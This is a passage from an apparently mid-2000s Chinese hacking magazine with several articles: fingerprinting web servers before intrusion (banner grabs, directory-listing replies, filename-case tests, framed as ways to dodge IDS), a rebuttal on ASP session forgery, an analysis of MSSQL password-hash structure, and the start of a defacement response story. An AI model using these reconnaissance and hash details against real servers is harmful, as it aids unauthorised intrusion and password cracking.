另外，系统问题很多，也让人苦笑不得，比如病毒木马引起的后门问题，系统本身空密码或者弱密码，没有打上最新的补丁等。回忆近几年来4星以上的病毒，诸如红色代码II、求职信、尼姆达等留有后门的病毒给我们留下的印象很是深刻。路由器问题和系统本身的问题往往又会引起宽带账号泄露问题，这样就会形成一个恶性循环。这些问题都应该引起我们的注意。

安全看似遥远，其实就在你我身边。安全性往往取决要进攻的对象之所花费与为保护数据花费的一种动态平衡，只有建立在深度防御基础上的整体安全系统，才能有效地保护系统中每一个点的安全 才能有效地防止外界的非法入侵 也才能在发生故障的情况下迅速找出最佳方法来恢复业务。总之，用户、运营商和网络安全商携起手来尽快采取积极有效的防护措施，已经成为中国宽带网络发展的当务之急。

脚本小子：时至今日，黑客事件中用系统漏洞入侵的事件百分比渐渐减小，因为当系统漏洞出现时，用户都能及时打上相应的补丁，这是个好现象。但据入侵案例分析，入侵源是"Web服务器"的黑客事件在所有的入侵比中占有数比较大。虽然最大的问题不只是"Web服务器"的本身问题，但是据Windows和*NUX之间的系统本身的差异，就能轻松地分析出目标系统。

适合读者：入侵爱好者、网络管理员

前置知识：无



三招确定WWW服务类型

文/图 曾经心痛

入侵目标之前有一个分析目标主机的阶段，那么现在就来谈一下关于入侵服务器前是如何分析对方的(也就是入侵前的资料搜集，当然搜集到的资料越详尽的帮助就越大)。虽然现在一些牛人开发了好用的工具，但是我们总不能依赖着那些X-Scan、流光等全自动的分析，扫描工具。因为要成为高手、大侠也应学会不要依赖工具的思想，这样技术才有所提高，同时也因为一般有条件的服务器也有专业的IDS系统，如果盲目地利用这类型的工具，对方的IDS系统就会响个不停，到时候可能你的X-Scan或流光的进度条才完成10%，网警就按你家的门铃了。那我们应该如何来进行入侵前的资料搜集呢?

第一式 WWW服务器应答报文的分析，也就是看看服务器的Banner(读这里的仅限菜鸟，高手把这个机会留给徒弟们吧)。这种方法在以前是比较常用的，也比较准确。为了有更多的资料给小菜们，我在这里也提一提吧。分析这类的报文件最好用NC来抓取，喜欢图形界面的朋友也可以用"WSockExpert"这个工具，图1是我用"Wsock Expert"抓取到的WWW服务器的应答报文。




图1

```
HTTP/1.1 200 OK
Date: Sun, 20 Feb 2005 00:43:03 GMT
Server: Apache/2.0.48 (Win32) PHP/4.3.1
Accept-Ranges: bytes
X-Powered-By: PHP/4.3.1
Transfer-Encoding: chunked
Content-Type: text/html; charset=gb2312
```

这行"Server: Apache/2.0.48 (Win32) PHP/4.3.1"就回应出服务器的相关信息，它是使用Windows操作系统，可惜这种方法在现在这个时代的并不准确。因为Banner可以随意来修改，你可以把MS的IIS改成*NUX的APACHE，或改成你自己出品的IIS，只要盖茨不反对你就可以了。那如何分大概分出对的服务器呢?

第二式 对服务器的目录进行访问，看看服务器的回应是怎么样的。一般对直接访问服务器的目录就可以大体分析出对方的系统是*NUX或Windows。例如对方是个产品展示的网站，通常网站都是由图片来增加其色彩的，你可以去访问一下这网站里的图片目录。如 http://localhost/images/a.jpg，你就可以在浏览器里通过"http://localhost/images"来进行访问。如果对方是MS的IIS，那么一般情况下它会返回的是"Directory Listing Denied"和"This Virtual Directory does not allow contents to be listed."这两句话。如果对文件配置了目录索引的，这就会列出文件。

IIS的回应就是这样，如果是Apache的回应又是如何呢，Apache的服务器回应的一般有IIS的禁访问或文件的索引列表。不过它的回应就与IIS的有差别了。下面这个图的图就是Apache返回的信息。以同样的方法去访问相应的目录。当目录存在时，如果目录没有设置默认的文件列表索引，那么它会回应"403 Forbidden"，并会有回应对文件的服务器的版本信息。如图2所示

Forbidden

You don't have permission to access / on this server.

Apache/2.0.48 (Win32) PHP/4.3.1 Server at 127.0.0.1 Port 80

图2

这图还告诉我们它的服务器是Apache，且版本是Win32位的2.048，也就是对方的WWW服务器是运行在Windows上的APACHE，够易懂了吧！但是，一些网管不愿这些出错的信息带给访问者，通常会把出错的页面带到正常的页面，如首页或上一页又或者是出错报告的页面。那么，一般的新手也很难分辨出对方在耍什么把戏！下面我们引用一个更合理的分析。

第三式 利用文件名的差异性。对操作系统有所认识的人也许知道文件名的问题。如在Windows系统上，文件名通常是由26个字母和10个阿拉伯数字来组成的。

*NUX系统上的也与Windows关系道理上相同，但是有一个不同点的就是Windows上的文件名里的字母大小写并不敏感。也就是"ABC.eXe"和"abC.ExE"认定为同一个文件。而在*NUX系统上，这种事情是不容许的。根据这两种系统的之间的差异性，我们可以有针对性地进行目标分析。如将浏览器访问的页面URL进行变异 例如在浏览器的地址栏上有http://localhost/index.php这个URL，把"/"后面的页面名".php"改成".phP"，如果是Windows系统的话，它也会正常访问到这个页面。如果是*NUX系统的，它就会提示找不到这个文件。顺理成章，就这样不费什么工具就可以知道对方是什么来头了。

对服务器的分析只要灵活结合以上的3种方法，95%的系统都可以分析出来。本来我并没有打算写这些的，因为觉得这些方法比较有效，且为了能使爱好者或网管有更好地了解系统方面的知识，努力奋战，写了这些。如果有更好的方法欢迎来黑防论坛探讨！

适合读者：脚本攻击爱好者、脚本程序员

前置知识：脚本语言基础



也谈《Dreamweaver引发网络危机》

文/图 koshan

2.14那天收到杂志，看了封面就让我兴奋，《Dream weaver引发网络危机》多么有价值的漏洞啊！可是看完之后觉得有想法 是不是作者搞错了？于是进行了以下的测试。

这段话有我觉得很有问题

已有某站abc.com，下有登录页login.asp，成功登录后转向可以看到敏感信息的ok.asp（设有页面访问限制，验证通过则显示），否则转向fail.asp。现在我们要在没有用户名和密码的情况下得到ok.asp中的敏感信息。

首先在地址栏打入http://www.abc.com/ok.asp。返回login.asp，未通过验证，然后用Dreamweaver新建一个asp登录页hack.asp，更改设置通过的条件；使session值为通过验证的默认值。通过internet（或装IIS在本机）访问hack..asp、目的是让asp执行并在IE中留下Dreamweaver默认的Session名和值，再在地址栏中打入http://www.abc.com/ok.asp——验证通过，得到敏感信息！

使用Session和Cookie验证是有区别的 Session是储存在Server端，本地只保存一个Session的Key，不可伪造 而Cookie储存在客户端，可以伪造。这也就是我们在写ASP程序时往往用户登录页面使用Cookie验证，管理员页面登录使用Session验证的道理。动网论坛就是这样。说得更明确点，像作者说的先在本机访问hack.asp在IE中留下的Session名和值只能在访问本机时有效，而访问http://www.abc.com/ok.asp是无效的，Session值无法传递到www.abc.com这个服务器，最终不能通过验证，因为Session值是储存在Server端的，并且不同服务器的Session是不能共享的。

我做了简单的测试 准备两个文件，test1.asp和test2.asp，分别放在不同网站中，如果在本机测试，请不要放在一个网站中，建议新建两个网站，用主机头，或者端口号来区分，如127.0.0.1:81和127.00.1:82，设置如图1 所示。

说明	状况	主机头名	IP 地址	端口	状态
默认 FTP 站点	正在运行		*全部未分配*	21	
管理 Web 站点	正在运行		*全部未分配*	8099	
temp1	正在运行		*全部未分配*	81	
temp2	正在运行		*全部未分配*	82	

图1

Test1.asp内容如下：

```
<%
session("a")=true
if session("a")<>"" then
response.write "ok"
else
response.write "no"
end if
%>
```

Test2.asp内容如下：

```
<%
if session("a")<>"" then
response.write "ok"
else
response.write "no"
end if
%>
```

先访问http://127.0.0.1:81/test1.asp，显示"ok"，这时候，IE中已经存在一个值为True的Session值，然后访问http://127.0.0.1:82/test2.asp，如果作者的结论正确，那么test2.asp显示的内容应该是"ok"，但事实上只能显示"no"。

当然，作者122d的发现还是有价值的，比如在同一个网站上有多个需要验证的ASP程序，如果Session名和值一致，那么进入一个页面以后，其他页面就无需验证了。

完成这篇稿子后发信给脚本小子，17日在论坛上看到脚本小子的短消息，要我写成详细的文章并刊登。于

是自己又在Google上找了点关于Session的资料，以弥补自己的才疏学浅。这里再以问答的形式补充几句。

1.问：Session安全还是Cookie安全？

答：Session安全，因为Session储存在服务器端，不可伪造。

2.问：既然Session已经很安全了，可是为什么还要使用Cookie验证？

答：Session储存在服务器端，当然比Cookie更占资源，更要命的是Session是不同用户相互独立的，所以为了减轻服务器负担，一些有大量用户在线的程序都会使用Cookie验证，如常见的论坛。

3.Cookie可以伪造吗？什么工具可以修改Cookie？

答：可以，请使用IECV。

4.Session可以伪造吗？


答：其实理论上Session也是可以伪造的，但是伪造Session成功的概率基本上等于0，因为它的随机值是64位的，猜解的可能性太小了。

朋友们，这下弄明白了吗？

适合读者：系统分析员、数据库管理者、入侵爱好者

前置知识：SQL命令

初探MSSQL口令加密



文/图 痛

Microsoft SQL Server是如何对用户的口令加密的呢？事实上，网上已经有相关的文章。但作者仅在文章中指出，SQL Server的用户口令是通过未公布的函数pwdencrypt( )来对用户的口令进行加密的，而未进行深入的探讨。下面我们来做个测试，一步一步向它的核心迈进。

打开查询分析器，执行代码如图1 所示




图1

我们得到当前"sa"用户密码的HASH散列。再执行代码如图2所示，我们得到现在pwdencrypt( )函数对"sa"加密的Hash散列。




图2

过几秒钟，我们再执行同样的语句得到如图3 所示的结果。

同样的命令，在不同的时间执行却得到了不同的结果：




图3

0x01003B36CC26AC29637D6C25A71E2316C5A093657856AAC54312E753A79383E1726A95A1916861C48D1DA64926E2（第一次）

0x0100ED326E2C2624B5C0497E1CCFA598315747E652888256 12D66441A05F6F4868B036383D9A73BE6972C7427C74（第二次）

从这点我们推断，时间函数Time( )在用户口令加密的过程中起到了作用。进一步，我们可以推断，不同的用户使用相同的口令，那么相同口令的Hash散列也将不同。

为了证明我们的推断，我们在SQL Server里建立一个用户，口令与"SA"用户的相同，再在查询分析器里执行代码如图4 所示，得到"system"用户密码的Hash散列。




图4

"sa"与"system"用户相同的口令得到的Hash散列

0x01001467A117E2240B895110CE39374FED3A76E9FE2152DFD49F33D9A5A1C3844DD475432C0E3E19FCFF4563C43C（sa用户）

0x0100C43E685F179176BF6C1E1634C21D4683E7A8AB596B0A9AA3053A8BD2131D2A454E0101B859B643AF6BE0C5F7（system用户）

明显不同，证明我们的推断是正确的。

我们再在查询分析器里执行代码如图5 所示，得到'QQQQQQ'的Hash散列




图5

0x0100F8505F698C2B276E92606E02DDB07DAC9CA7E4E123B7ABC88C2B276E92606E02DDB07DAC9CA7E4E123B7ABC8

我们分解来看看:

Part1: 0x0100 （从上面的所有查询中可以发现这个值是不变的）

Part2: F8505F69 （salt 值）

Part3: 8C2B276E92606E02DDB07DAC9CA7E4E123B7ABC8 （SHA 散列）

Part4: 8C2B276E92606E02DDB07DAC9CA7E4E123B7ABC8 （SHA 散列）

看到了吗？Part3与Part4是完全相同的。

从上面的测试中可以看出，Hash其中一个不足之处是相近的输入值产生相近的加密值。也就是说，对于两个具有相同密码的用户，他们的密码都以相同的加密字符串的形式而被存储。如果黑客能够查看这些字符串形式，他们就可以猜到密码的形式并有可能得以破解。在Hashing算法中添加Salt值可以解决以上的问题。一个Salt值是使用算法之前被添加到输入数据中的随机字节，其可以为由系统生成或者诸如一个程序员编号的任意数值。当Salt值添加到加密开始之处，一旦两个字符串被连接，Hash处理就开始。SQL Server的口令加密也正是如此。

当用户试图登录SQL服务器时，服务器首先检查数据库中用户的登录口令，并提取Salt值，然后Salt值与用户输入的口令字符串连接，产生一个SHA（安全Hash算法）Hash值，并与数据库中的Hash值做比较。

在查询分析器中，可以发现master.dbo.sp_password里面有口令比较的内容:

```
pwdcompare(@old, password, (CASE WHEN xstatus&2048 = 2048 THEN 1 ELSE 0 END))
```


这样就完成了整个登录的验证过程！

行文仓促，不足之处请大家多多指教！

脚本小子: *俗话说树大招风，网站做大了，问题自然也就接踵而来。一些喜欢入侵的朋友千方百计地想入侵网站的服务器。当然，有这些人的攻击就会有管理员的防护。在网站被黑的情况下网路游侠凭着自己的经验和冷静的分析把问题解决了。下面我们就一起来看看游侠的反黑之路吧。*

适合读者: 网管、入侵爱好者

前置知识: 无



反黑之路——入侵、分析加防护

文/图 网路游侠@X.U.S.T & 哚啦

序幕

某日，朋友打电话给我说站被黑了，打开页面看了一下，所有的页面都自动弹出一个恶心的窗口，查看页面文件源代码，却发现里面没有一个陌生的调用。郁闷！歌里唱到: 这是为什么……

我问他文章页面一共调用了几个js，然后挨个分析。我是这么想的: 既然源代码没有陌生的调用，那么问题肯定在本地服务器。在浏览器打开http://www.myxust.net/js/hacker.js、http://www.myxust.net/js/heike.js这种形式的链接，一个个下载，但是最后一个转向了另一个页面 htt://www.***.com.cn/pop.js，一定就是它的问题了！

看到这里，可能有朋友会问 怎么会有这样子的问题呢？我点的是本地的链接，怎么转到人家网站去了？且听游侠细细道来。

可能很多朋友没有注意到，在微软的IIS里面，有这样一个选项 "IIS选项"->"主目录"->"此资源的内容来自"->"重定向到URL"，如图1 所示。

